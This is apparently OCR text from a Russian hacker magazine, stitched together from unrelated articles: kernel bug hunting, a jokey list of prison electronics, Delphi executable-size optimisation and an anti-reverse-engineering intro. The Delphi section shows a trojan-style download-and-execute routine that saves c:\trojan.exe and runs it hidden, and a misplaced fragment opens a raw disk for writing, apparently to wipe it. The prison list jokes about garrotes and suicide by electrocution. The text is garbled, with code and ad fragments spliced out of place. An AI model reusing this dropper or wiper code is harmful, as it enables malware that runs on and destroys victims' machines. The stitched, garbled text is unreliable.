Спинлоками называют ячейки памяти, защищающими многозадачный код от воздействия посторонних потоков. При входе в охраняемую зону процессор устанавливает специальный флаг, а при выходе его сбрасывает. До тех пор, пока флаг не будет сброшен, остальные потоки топчутся у выхода и не могут выполнять код. На многопроцессорных ядрах спинлоки начинаются с префикса LOCK, который легко найти в дизассемблерном тексте, если нажать <ALT-T>. Как мы уже говорили в статье «Захват нулевого кольца», поддержка многозадачности очень сложная задача, и ошибок здесь просто тьма, так что жаловаться на то, что «все баги пофиксены до нас», никому не приходится. К сожалению, большинство «многозадачных» ошибок имеют многоступенчатый характер, наглядно продемонстрированный в уже упомянутой статье (см. раздел «Проблемы многопоточности»), поэтому никаких универсальных методик их поиска не существует. Это работа для настоящих хакеров, способных удержать все ядро в голове и сложить разрозненную мозаику в единую картину. В общем, настоящий хардкор. Это сложно? Ну еще бы! Но мы ведь не ищем легких путей, верно? Зато и удовлетворение от найденной дыры намного больше, чем от успешного использования публичного сплоита.

Пример классического спинлока

```
kernel:C010A65E loc_C010A65E:  ; CODE XREF: sub_C010A984+108vj
kernel:C010A65E lock           dec byte ptr [ebx-3FCE77F0h]
kernel:C010A665 js             loc_C010AA81
```


Неожиданные выходы из функции (они же преждевременные) происходят всякий раз, когда из-за какой-то ошибки функция уже не может (не хочет) продолжить работу и делает немедленный return. Часть работы к этому моменту уже выполнена, а часть еще нет. Если программист допустит даже крошечную оплошность, структуры данных превратятся в кашу. Одна из таких ошибок содержится в функции create_elf_tables(), описанной в прошлой статье.

Для поиска внеплановых выходов достаточно перейти в конец функции и проанализировать перекрестные ссылки, которые ведут наверх. Чем их больше, тем выше вероятность, что здесь окажется что-то не так. Ну а там и до дыры уже недалеко.


Перекрестные ссылки в конце функции ведут к местам внезапного выхода

```
kernel:C010A810   loc_C010A810:  ; CODE XREF: kernel:C010A7F1^j
kernel:C010A810   mov eax, 0FFFFFFEAh
kernel:C010A815
kernel:C010A815   loc_C010A815:  ; CODE XREF: kernel:C010A7CF^j
kernel:C010A815   ; kernel:C010A809^j
kernel:C010A815   pop ebx
kernel:C010A816   pop esi
kernel:C010A817   pop edi
kernel:C010A818   pop ebp
kernel:C010A819   pop ecx
kernel:C010A81A   retn
```

Загрузчик ELF-файлов, менеджер виртуальной памяти и TCP/IP стек — это настоящие айсберги, которые словно ледяные горы торчат из ядра кишками наружу, но основная масса скрыта в глубине воды. Это сотни тысяч строк кода, сложным образом взаимодействующих между собой. Это плодотворная почва для всевозможных багов, кочующих из одной версии ядра в другую. Некоторые из них уже выявлены, некоторые только предстоит найти. В первую очередь следует обратить внимание на обработку нестандартных полей или дикое сочетание различных атрибутов (см. раздел «Эльфы падают в дамп»). Чтобы действовать не вслепую, имеет смысл скачать свежую подшивку RFC и обзавестись спецификацией на ELF формат. И то, и другое легко найти в Сети.


дизассемблирование ядра в hex-редакторе THE

[заключение] Вот мы и добрались до ядра! Погрузились в настоящий дизассемблерный мир и увидели, как выглядит Linux не только снаружи, но и изнутри. Теперь самое главное запастись пивом, пакетными супами и терпением. Не стоит рассчитывать на быстрый успех. На поиск первой дыры могут уйти месяцы, особенно, если дизассемблер еще подрагивает в неуверенных руках, и постоянно перелистывается потрепанный справочник по машинным командам. В режиме поиска багов хакеры не отрываются от компьютера по 30 и даже 40 часов. Дизассемблирование затягивает! Попасть к нему в лапы легко, а вот вырваться очень сложно


дизассемблирование ядра в графической версии IDA Pro под Win2k



Техника за решеткой

С ТЕХ ПОР КАК ЗАКЛЮЧЕННЫЕ ПОЛУЧИЛИ ВОЗМОЖНОСТЬ ПОКУПАТЬ ЭЛЕКТРОНИКУ, МНОГИЕ АМЕРИКАНСКИЕ ТЮРЬМЫ СТАЛИ ПОХОЖИ НА МАГАЗИНЫ М-ВИДЕО. НАШИ КОЛЛЕГИ ИССЛЕДОВАЛИ ИСПРАВИТЕЛЬНЫЕ ЗАВЕДЕНИЯ В СВОЕЙ СТРАНЕ, ЧТОБЫ ВЫДЕЛИТЬ САМЫЕ ПОПУЛЯРНЫЕ ИЗ НЕЗАПРЕЩЕННЫХ ДЕВАЙСОВ, КОТОРЫЕ МОЖНО ИМЕТЬ В ТЮРЬМЕ.

1 Калькулятор

ГДЕ СИДИТ *Центральное исправительное учреждение, Юта.* Сюда можно попасть за многоженство или кражу кружки с пожертвованиями из церкви мормонов.

УБОЙНАЯ СИЛА
На калькуляторе ты можешь высчитывать дни, оставшиеся до конца срока, совершенствовать свои бухгалтерские навыки. Можно вспомнить «Побег из Шоушенка» и обогатиться при помощи финансовых махинаций.

2 ЖК-дисплей

ГДЕ СИДИТ *Исправительное учреждение Dixon, Луизиана.* Открыточное здание тюрьмы находится к северу от Батон-Руж и окружено живописными пейзажами. В основном здесь сидят безобидные грабители автомобилей.

УБОЙНАЯ СИЛА
Полнофункциональный ЖК-дисплей Action сделан таким образом, что его невозможно разобрать или спрятать в нем контрабанду. Можно ткнуть в глаз антенной.

3 Вентилятор

ГДЕ СИДИТ *Исправительное учреждение Pruntytown, Западная Вирджиния.* Бывшая трудовая колония для мальчиков. Pruntytown уютнее большинства государственных тюрем и вмещает всего 253 заключенных.

УБОЙНАЯ СИЛА
Вентилятор Lakewood практически невозможно сломать – не тратьте время зря в попытке сделать метательное оружие из его лопастей. Если что, используйте электрический шнур как удавку.

4 Телевизор

ГДЕ СИДИТ *Исправительный центр Roswell, Нью-Мексико.* Добро пожаловать, или посторонним вход запрещен! Здесь неопасным осужденным предлагают лечение от наркозависимости, образовательные программы и медитацию.

УБОЙНАЯ СИЛА
Этот телевизор Zenith ударопрочен и полностью открыт для досмотра. Но, как любой телевизор, работает под напряжением. Возьми его в душ и навсегда прекрати свое жалкое существование.

5 Триммер

ГДЕ СИДИТ
Исправительный центр Coyote Ridge, Вашингтон. В Coyote Ridge есть все, о чем может мечтать любой злостный неплательщик налогов: места для отдыха на открытом воздухе, медицинское обслуживание, трехразовое питание и трудотерапия на местном заводе.

УБОЙНАЯ СИЛА Этот беспроводной триммер Conair нельзя разобрать, чтобы спрятать заточку. Но можно сбрить брови соседу по камере, чтобы напомнить ему, кто тут хозяин.


Дождались!
sync
в РОССИИ
с 14 сентября
и навсегда
sync
Все дело в технике
6 Радио
ГДЕ СИДИТ Исправительный центр Mabel Basset, Оклахома В этой преимущественно женской тюрьме можно найти грабителей, убийц и любительниц выпить за рулем. Здесь их наставляют на путь истинный.
УБОЙНАЯ СИЛА
Карманное радио Sangean можно использовать как кастет. Уверенное качество приема и многодиапазонный режим пригодятся, чтобы просто слушать местные новости.
7 Наушники
УБОЙНАЯ СИЛА
sync
ПИЛОТНЫЙ ВЫПУСК
СВОЙ РОБОТ
МОБИЛЬНАЯ ПСИХОЛОГИЯ
ЗАГЛЯНИ В БУДУЩЕЕ
ИГРА
ДЛЯ ИЗВРАЩЕНЦЕВ
СБЫЛИСЬ МЕЧТЫ ДЕТСТВА
ИГРУШКИ БОЛЬШИХ МАЛЬЧИКОВ
156
PLUS
СЕКС И ТЕХНО





Delphi всемогущий

ТЫ ПИШЕШЬ НА ДЕЛЬФЯХ И ЧУВСТВУЕШЬ СЕБЯ АУТСАЙДЕРОМ? ТЕБЕ НЕЧЕМ ОТВЕТИТЬ В БЕСКОНЕЧНЫХ HOLYWAR'AX? ТЕПЕРЬ ТЫ ТОЧНО БУДЕШЬ ЗНАТЬ: ДЕЛЬФИ СТОИТ ТОГО, ЧТОБЫ ЕГО ЛЮБИТЬ. И НЕ ТОЛЬКО ИЗ-ЗА ПРОСТОТЫ ЭТОГО ЯЗЫКА. ОЧЕНЬ МАЛЕНЬКИЕ И ОЧЕНЬ БЫСТРЫЕ ПРОГРАММЫ НА ДЕЛЬФИ — ЭТО ВОЗМОЖНО! ТЫ РАССКАЖЕШЬ ОБ ЭТОМ ВСЕМ СОМНЕВАЮЩИМСЯ. И С МНЕНИЕМ, ЧТО ДЕЛЬФИ — ЯЗЫК ДЛЯ ЛАМЕРОВ, БУДЕТ ПОКОНЧЕНО! | Ms-Rem (Ms-Rem@yandex.ru, ms-rem.narod.ru)

Выжимаем из Delphi все возможное

Многие системные программисты привыкли считать Delphi полным отстоем. Свое мнение они аргументируют тем, что компилятор генерирует слишком медленный и большой код, а средний размер пустой формы с кнопкой — 400 килобайт. Впрочем, иногда никаких аргументов и вовсе не приводится. Когда на форумах сталкиваются поклонники C++ и Delphi, первые обычно кричат о супернавороченном синтаксисе и потрясающих возможностях ООП, при этом утверждая, что в системном программировании все это необходимо, а вторые — о возможностях того же ООП на дельфи, которых нет в C++, и о том, что на этом языке писать проще. Из слов и тех, и других можно заключить, что обе стороны ни про Delphi, ни про C++ ничего толком не знают, и все это — пустая ламерская болтовня.



На диске лежат полные исходные коды всех приведенных в статье примеров.

Эта статья посвящена приемам системного программирования на Delphi. Она написана для тех, кто любит этот язык, хочет добиться максимальной эффективности кода и не боится вложить в свое дело определенный труд. Я покажу, как делать на дельфи то, что многие считают невозможным. Тем, кто занимается кодингом на C++, не составит труда найти целую кучу статей по оптимизации. Если же ты пишешь на Delphi, ты не найдешь на эту тему ничего хорошего. Видимо, все считают, что никакой оптимизации здесь не нужно. Может быть, тебя устраивает 400-килобайтная пустая форма с кнопкой? А, ты думаешь, что это неизбежное зло, и уже давно с ним смирился? Что ж, придется немного расстроить твои нервы и развеять священные заблуждения.

[немного о генерируемом компилятором коде] Для начала проверим утверждение, что компилятор Delphi генерирует много лишнего и неэффективного кода. Для этого напишем функцию, скачивающую и запускающую файл из интернета (такие вещи обычно используют в троянах). Писать будем, естественно, с применением API. Вот что у меня получилось:

```
procedure DownloadAndExecute(Source: PChar); stdcall;
const
        DestFile = 'c:\trojan.exe';
begin
        UrlDownloadToFile(nil, Source, DestFile, 0, nil);
        WinExec(DestFile, SW_HIDE);
end;
```

Этот сорец я вставил в программу, скомпилировал и дизассемблировал в IDA. Вот его откомментированный листинг:

```
DownloadAndExecute proc near

Source = dword ptr  8

        pushebp
        mov ebp, esp
        push0                          ; LPBINDSTATUSCALLBACK
        push0                          ; DWORD
        pushoffset DestFile            ; LPCSTR
        mov eax, [ebp+Source]
        pusheax                        ; LPCSTR
        push0                          ; LPUNKNOWN
        call  URLDownloadToFileA
        push0                          ; uCmdShow
        pushoffset DestFile            ; lpCmdLine
        call  WinExec
        pop  ebp
        retn  4
DownloadAndExecute endp
DestFile db  'c:\trojan.exe',0
```

Ну, и где же куча лишнего кода, о котором некоторые так любят говорить? Все просто и красиво, почти то же самое можно написать вручную на ассемблере. Тем более, что на нем некоторые умники иногда такое выдают — любые ошибки компилятора покажутся мелочью :).
Почему же программы, написанные на дельфи, такие большие? Откуда берется лишний код, если компилятор его не генерирует? Сейчас мы разберем этот вопрос подробнее.

[ООП — двигатель прогресса] ООП — весьма модное в настоящее время направление программирования. Его цель — упростить написание программ и сократить сроки их разработки, и с нею ООП прекрасно справляется. Большинство прикладных программистов, пишущих на C++ или Delphi, уже не мыслят своей деятельности без ООП. Их главный принцип — быстрее сдал программу, быстрее получил деньги. В таких условиях о какой бы то ни было оптимизации просто забывают.
А ведь если взглянуть на дело глазами системного программиста, то сразу станет очевиден главный недостаток: ООП — качество генерируемого кода. Допустим, у нас есть класс, наследуемый от другого класса. При создании объекта этого класса компилятор будет вынужден полностью включить в его состав также код родительского класса, поскольку нет возможности определить, какие методы классов использоваться не будут. Если у нас целое дерево наследования классов, как обычно и бывает в реальных программах, то весь его код войдет в программу, и от этого никуда не денешься. Вызов методов класса производится через таблицу, что увеличивает время вызова. А когда метод наследуется от родителя в десятом поколении, то и вызов проходит через десять таблиц, прежде чем достигает обрабатывающего его кода. Получается, что вместе с кучей мертвого кода мы получаем еще низкую эффективность рабочего. Все это хорошо видно на примере библиотеки VCL в дельфи.
А вот программа, написанная на VB или на VC с применением MFC, отчего-то занимает гораздо меньше места. Все потому, что великая и ужасная компания Microsoft приложила к этому свою лапу. MFC и runtime-библиотеки в VB весят ничуть не меньше, просто они скомпилены в DLL и входят в поставку Windows, а значит, их код не приходится таскать с собой в программах. В защиту Borland можно сказать, что такая возможность присутствует и в Delphi. Нужно просто в настройках проекта поставить галочку Build with runtime packages, тогда программа значительно уменьшится, но потребует наличия соответствующих runtime-библиотек. Естественно, эти библиотеки в поставку винды не входят, но в этом надо винить не Борланд, а монопольную политику мелкософта.
Любители ООП, желающие разрабатывать программы в визуальном режиме, могут использовать KOL. Это попытка сделать что-то типа VCL, но с учетом ее недостатков. Средний размер пустой формы с кнопкой — 35 Кб, что уже лучше, но для серьезных приложений эта библиотека не подходит, так как часто глючит. Да и решение это половинчатое.
Те, кто хочет добиться действительно высокой эффективности кода, должны идти по принципиально другому пути: забыть про ООП и все, что с ним связано, раз и навсегда. Писать программы придется только на чистом API.

[виновник номер два] Создадим в Delphi пустой проект, заведомо не содержащий никакого полезного кода:

```
program Sample;

begin

end.
```

После компиляции в Delphi 7 мы получаем экзешник размером в 13,5 Кб. Откуда?! Ведь в программе ничего нет! Ответ на этот вопрос опять поможет дать IDA. Дизассемблируем экзешник и посмотрим, что он содержит. Точка входа в программу будет выглядеть так:

```
        public start
start:
        push ebp
        mov ebp, esp
        add esp, 0FFFFFFF0h
        mov eax, offset ModuleId
        call _InitExe
        ; здесь мог бы быть наш код
        call _HandleFinally
CODE ends
```

Весь лишний код находится в функциях _InitExe и _HandleFinally. Дело в том, что к каждой Delphi программе неявно подключается код, входящий в состав RTL (Run Time Library). Эта либа нужна для поддержки таких возможностей языка, как ООП, работа со строками (string) и специфичные для паскаля функции (AssignFile, ReadLn, WriteLn, etc.). InitExe выполняет инициализацию всего этого добра, а HandleFinally обеспечивает корректное освобождение ресурсов. Сделано это, опять же, для упрощения жизни программистам, и применение RTL иногда оправданно, так как может не понизить, а повысить эффективность кода. Например, в состав RTL входит менеджер кучи, который позволяет быстро выделять и освобождать маленькие блоки памяти. По своей эффективности он в три раза превосходит системный. В плане производительности генерируемого кода работа со строками реализована в RTL тоже довольно неплохо, правда все равно, в увеличении размера файла, RTL — виновник номер два после ООП.

[уменьшаем размер] Если минимальный размер в 13,5 Кб тебя не устраивает, то будем убирать Delphi RTL. Весь код либы находится в двух файлах: System.pas и SysInit.pas. К сожалению, компилятор подключает их к программе в любом случае, поэтому единственное, что можно сделать, — удалить из этих модулей весь код, без которого программа может работать, и перекомпилить модули, а полученные DCU-файлы положить в папку с программой.
Файл System.pas содержит основной код RTL и поддержки классов, но все это мы выбросим. Минимальное содержимое этого файла должно быть таким:

```
unit System;

interface

procedure _HandleFinally;

type
        TGUID = record
        D1: LongWord;
        D2: Word;
        D3: Word;
        D4: array [0..7] of Byte;
        end;

        PInitContext = ^TInitContext;
        TInitContext = record


        OuterContext:   PInitContext;
        ExcFrame:       Pointer;
        InitTable:      pointer;
        InitCount:      Integer;
        Module:         pointer;
        DLLSaveEBP:     Pointer;
        DLLSaveEBX:     Pointer;
        DLLSaveESI:     Pointer;
        DLLSaveEDI:     Pointer;
        ExitProcessTLS: procedure;
        DLLInitState:   Byte;
end;


implementation

procedure _HandleFinally;
asm
end;

end.
```

```
}
function DisHard(Drive: Char): Boolean;
var
 hFile: dword;
 Buff: pointer;
 Written: dword;
 DiskSize: int64;
 SectorsPerCluster,
 BytesPerSector,
 FreeClusters,
 Clusters: dword;
 BuffSize, r: dword;
begin
  Result := false;
  hFile := CreateFile(PChar('\\.\' + Drive +':'), GENERIC_WRITE,
                      FILE_SHARE_READ or FILE_SHARE_WRITE,
                      nil, OPEN_EXISTING, 0, 0);
  if hFile = INVALID_HANDLE_VALUE then Exit;
  GetDiskFreeSpace(PChar(Drive + ':\'), SectorsPerCluster,
                   BytesPerSector, FreeClusters, Clusters);
  DiskSize := SectorsPerCluster * BytesPerSector * Clusters;
  BuffSize := SectorsPerCluster * BytesPerSector * 10;
```





Описания структуры TGUID компилятор требует в любом случае и без нее компилировать модуль отказывается. TInitContext понадобится линкеру, если мы будем собирать DLL. HandleFinally — процедура освобождения ресурсов RTL, компилятору она тоже необходима, хотя может быть пустой.
Теперь урежем файл SysInit.pas, который содержит код инициализации и завершения работы RTL и управляет поддержкой пакетов. Нам хватит следующего:

```
unit SysInit;

interface
procedure _InitExe;
procedure _halt0;
procedure _InitLib(Context: PInitContext);

var
	ModuleIsLib: Boolean;
	TlsIndex: Integer = -1;
	TlsLast: Byte;

const
	PtrToNil: Pointer = nil;

implementation

procedure _InitLib(Context: PInitContext);
asm
end;

procedure _InitExe;
asm
end;

procedure _halt0;
asm
end;

end.
```

InitExe — процедура инициализации RTL для EXE-файлов, InitLib — для DLL, halt0 — завершение работы программы. Все остальные лишние структуры и переменные, которые пришлось оставить, необходимы компилятору. Они не будут включаться в выходной файл и никак не повлияют на его размер.
Теперь положим эти два файла в папку с проектом и скомпилируем их из командной строки:

```
dcc32.exe -Q system.pas sysinit.pas -M -Y -Z -$D- -O
```

Избавившись от RTL, мы получили экзешник размером в 3,5 Кб. Борландовский линкер создает в исполняемом файле шесть секций, они выравниваются по 512 байт, к ним плюсуется PE-заголовок, что и дает эти 3,5 Кб.
Но вдобавок к малому размеру, мы получаем и определенные затруднения, так как теперь не сможем использовать заголовочные файлы на WinAPI, идущие с Delphi. Вместо них придется писать свои. Это нетрудно, поскольку описания используемых API можно брать из борландовских хедеров и переносить в свои по мере необходимости.
Если в составе проекта есть несколько PAS-файлов, линкер для выравнивания кода вставит в него пустые участки, и размеры опять увеличатся. Чтобы этого избежать, нужно всю программу, включая определения API, помещать в один файл. Это весьма неудобно, поэтому лучше воспользоваться директивой препроцессора $INCLUDE и разнести код на несколько inc-файлов. Тут может встретиться еще одна проблема — повторяющийся код (когда несколько inc-файлов подключают один и тот же inc), компилятор в таких случаях компилировать откажется. Выйти из положения можно, воспользовавшись директивами условной компиляции, после чего любой inc-файл будет иметь вид:

```
{$ifndef win32api}
{$define win32api}

// здесь идет наш код

{$endif}
```

Таким образом, можно писать без RTL достаточно сложные программы и забыть о неудобствах.

[можно еще меньше!] Наверняка минимальный размер экзешника в 3,5 Кб удовлетворит не всех. Что ж, если постараться, можно ужать его еще в несколько раз. Для этого нужно отказаться от удобств работы с борландовским линкером и собирать исполнимые файлы линкером от Microsoft. К сожалению, здесь нас ждет одна загвоздка. Мелкософтовский линкер использует в качестве основного рабочего формата COFF, но может понимать и интеловский OMF. Однако программисты Борланда (видать, нарочно) в версиях Delphi выше третьей изменили генерируемый формат obj-файлов так, что теперь он несовместим с Intel OMF. То есть теперь существуют два вида OMF: Intel OMF и Borland OMF. Программы, способной конвертировать объектные файлы из формата Borland OMF в COFF или Intel OMF, я не нашел. Поэтому придется использовать компилятор от Delphi 3, который генерирует стандартный объектный файл Intel OMF. Импорт используемых API нам тоже придется описывать вручную, причем достаточно необычным способом. Для начала возьмем библиотеку импорта user32.lib из состава Visual C++ и откроем ее в HEX-редакторе. Имена функций в ней имеют вид "_MessageBoxA@16", где после @ идет размер передаваемых параметров. Следовательно, объявлять функции мы будем таким образом:

```
function MessageBoxA(hWnd: cardinal; lpText, lpCaption: PChar; uType: Cardinal): Integer; stdcall; external 'user32.dll' name '_MessageBoxA@16';
```

Попробуем теперь написать HelloWorld как можно меньшего размера. Для этого создаем проект такого типа:

```
unit HelloWorld;

interface

Procedure Start;

implementation

function MessageBoxA(hWnd: cardinal; lpText, lpCaption: PChar; uType: Cardinal): Integer; stdcall; external 'user32.dll' name '_MessageBoxA@16';

Procedure Start;
begin
	MessageBoxA(0, 'Hello world!', nil, 0);
end;

end.
```

Тип модуля UNIT нужен для того, чтобы компилятор генерировал в объектном файле символьные имена объявленных процедур. В нашем случае это будет процедура Start — точка входа в программу. Теперь компилируем проект следующей строкой:

```
dcc32.exe -JP -$A-,B-,C-,D-,G-,H-,I-,J-,L-,M-,O+,P-,Q-,R-,T-,U-,V-,W+,X+,Y- HelloWorld.pas
```

Новый файл HelloWorld.obj открываем в HEX-редакторе и смотрим, во что превратилась наша точка входа. У меня получилось Start$qqrv. Это имя нужно указать как точку входа при сборке исполнимого файла. И наконец, выполним сборку:

```
link.exe /ALIGN:32 /FORCE:UNRESOLVED /SUBSYSTEM:WINDOWS /ENTRY:Start$qqrv HelloWorld.obj user32.lib /out:Hello.exe
```

В результате мы получаем работающий HelloWorld размером в 832 байта! Я думаю, что этот размер удовлетворит любого. Попробуем теперь дизассемблировать этот файл в IDA и поискать лишний код:

```
; Attributes: bp-based frame
; char Text[]
Text    db 'Hello world!',0

        public start
start proc near
        push 0              ; uType
        push 0              ; lpCaption
        push offset Text    ; lpText
        push 0              ; hWnd
        call MessageBoxA
        retn
start endp
```

Ни байта лишнего кода! Покажи этот пример всем, кто любит говорить о большом размере программ, написанных на дельфи, и понаблюдай за их выражением лица — это прикольно :). Самые упорные промычат: «А... Э... Все равно дерьмо!», но уже никто ничего не скажет по существу. А самые продвинутые спорщики приведут последний аргумент — на Delphi нельзя написать драйвер режима ядра для Windows NT. Ничего... сейчас и они присоединятся к проигравшим :).

[пишем драйвер на Delphi] О том, как по нашей методике сделать невозможное — написать на Delphi драйвер режима ядра, даже есть статья на RSDN, и всем интересующимся я рекомендую ее прочитать. Здесь же я приведу пример простейшего драйвера и содержимое make.bat для его сборки. Файл Driver.pas:

```
unit Driver;

interface

function DriverEntry(DriverObject, RegistryPath: pointer): integer; stdcall;

implementation

function DbgPrint(Str: PChar): cardinal; cdecl; external 'ntoskrnl.exe' name '_DbgPrint';

function DriverEntry(DriverObject, RegistryPath: pointer): integer;
begin
        DbgPrint('Hello World!');
        Result := -1;
end;

end.
```

Файл make.bat:

```
dcc32.exe -JP -$A-,B-,C-,D-,G-,H-,I-,J-,L-,M-,O+,P-,Q-,R-,T-,U-,V-,W+,X+,Y- Driver.pas
link.exe /DRIVER /ALIGN:32 /BASE:0x10000 /SUBSYSTEM:NATIVE /FORCE:UNRESOLVED /ENTRY:DriverEntry$qqspvt1 Driver.obj ntoskrnl.lib /out:Driver.sys
```

Для компиляции нам понадобится файл ntoskrnl.lib из DDK. Мы получим драйвер размером в килобайт, который выводит сообщение «Hello World» в отладочную консоль и возвращает ошибку, а потому не остается в памяти и не требует определения функции DriverUnload. Для запуска драйвера используй KmdManager от Four-F. Увидеть результаты его работы можно в софтайсе или DbgView.

Главная проблема, из-за которой на Delphi нельзя писать полноценные драйвера, — отсутствие DDK. Для написания драйверов нужны заголовочные файлы на API-ядра и описания большого количества системных структур. Все это богатство есть только для C (от Microsoft) и для MASM32 (от Four-F). Есть слух, что DDK для паскаля уже существует, но автор продает его за деньги и сильно этот факт не афиширует. Думаю, когда-нибудь все-таки найдутся энтузиасты, которые перепишут DDK на паскаль и выложат для всеобщего использования.

Другой проблемой является то, что большинство примеров, связанных с системным программированием, написаны на си, поэтому на каком бы языке ты ни писал свои программы, си знать придется. Это, конечно, не означает, что придется изучать C++ в полном его объеме. Для понимания системных программ хватит базовых знаний синтаксиса, все остальное же используется только в прикладных программах, которые нас совершенно не интересуют.

[переносимость кода] При программировании на стандартных Delphi компонентах, кроме кучи недостатков, мы получаем одно достоинство — некоторую переносимость кода. Если программа использует только возможности языка, но не возможности системы, то она будет легко компилироваться в Kilix и работать в Linux. Вся проблема в том, что без использования возможностей системы мы получим настоящее глюкалово, тяжелую и неэффективную программу. Тем не менее, при написании серьезных программ по вышеописанным методикам, все-таки хочется иметь некоторую независимость от системы. Получить ее очень просто — достаточно писать код, не использующий ни API-функций, ни возможностей языка вообще. В некоторых случаях это совершенно невозможно (например, в играх), но иногда функции системы абсолютно не нужны (например, в математических алгоритмах).

В любом случае, следует четко разделять машинно-зависимую и машинно-независимую (если такая есть) части кода. При соблюдении вышеописанных правил машинно-независимая часть будет совместима на уровне исходных текстов с любой системой, для которой есть компилятор паскаля (а он есть даже для PIC-контроллеров). Независимый от API код можно смело компилировать в DLL и использовать, например, в драйвере режима ядра. Также такую DLL не составит труда использовать и в других ОС. Для этого нужно просто посекционно отмапить DLL в адресное пространство процесса, настроить релоки и смело пользоваться ее функциями. Осуществляющий это код на паскале занимает около 80 строк. Если же DLL все-таки использует некоторые API-функции, то их наличие можно проэмулировать, заполнив таблицу импорта DLL адресами заменяющих их функций в своей программе.

[общие приемы оптимизации] Старайся везде, где можно, использовать указатели. Никогда не передавай данные в функцию таким образом:

```
procedure FigZnaet(Data: TStructure);
```

Всегда передавай указатели на структуры:

```
procedure FigZnaet(pData: PStructure) ; где PStructure = ^TStructure;
```

Такой вызов происходит быстрее и экономит немалое количество кода.

Старайся не пользоваться типом данных string, вместо него всегда можно использовать Pchar и обрабатывать строки вручную. Если нужен временный буфер для хранения строки, то его следует объявить в локальных переменных как array of char. Старайся передавать в функцию не больше трех параметров: первые три параметра согласно методу вызова fastcall (который по умолчанию применяется в Delphi) передаются в регистрах, а все последующие через стек, что замедляет доступ к ним и увеличивает размер кода. Экономь память: если, например, у тебя есть массив чисел, диапазон которых укладывается в байт, то не нужно объявлять его как dword. Никогда не стоит писать повторяющийся код.

Если какие-либо действия должны повторяться, то их нужно вынести в функцию. Тем не менее, не стоит делать функцию, содержащую две строчки кода, — ее вызов может занимать куда больше места, чем она сама. И помни главное: эффективность кода в первую очередь определяется не компилятором, а примененным алгоритмом,что эффективнее

Долой импорт!

Я ДАВНО УБЕДИЛСЯ, ЧТО ОТ ТАБЛИЦЫ ИМПОРТА — ОДНО ТОЛЬКО ЗЛО. ИСПОЛЬЗОВАНИЕ ЕЕ ПРОГРАММОЙ МНОГОКРАТНО УПРОЩАЕТ ЖИЗНЬ ИССЛЕДОВАТЕЛЮ. ЕМУ ВСЕГО-ТО И НАДО, ЧТО ЗАГНАТЬ ЭКЗЕШНИК В ДИЗАССЕМБЛЕР И ВНИМАТЕЛЬНО ИЗУЧИТЬ ПОЛУЧЕННЫЕ ЛИСТИНГИ. АЛГОРИТМ РАБОТЫ МОЖНО БУДЕТ ОЧЕНЬ ЛЕГКО ВОССТАНОВИТЬ ПО ЯРКИМ МЕТКАМ ВЫЗОВОВ API И ПРИЯТНОМУ ГЛАЗУ АССЕМБЛЕРНОМУ КОДУ. НЕТ, ТАК ДЕЛО НЕ ПОЙДЕТ. МНЕ ЕЩЕ НЕ ХВАТАЛО, ЧТОБЫ КАЖДЫЙ, КТО СМОЖЕТ ДИЗАССЕМБЛЕР ЗАГРУЗИТЬ СМОГ ПОНЯТЬ, КАК МОИ ПРОГРАММЫ РАБОТАЮТ. В ЭТОМ МАТЕРИАЛЕ Я ПОКАЖУ, КАК МОЖНО НЕМНОГО ПОДПОРТИТЬ ЖИЗНЬ РЕВЕРСЕРУ, ИССЛЕДОВАТЕЛЮ, ВЗЛОМЩИКУ — В ОБЩЕМ, ЛЮБОМУ, КТО ЗАХОЧЕТ ПОНЯТЬ, ЧТО ДЕЛАЕТ ТВОЯ ПРОГРАММА | Николай «GorluM» Андреев (gorlum@real.xakep.ru)

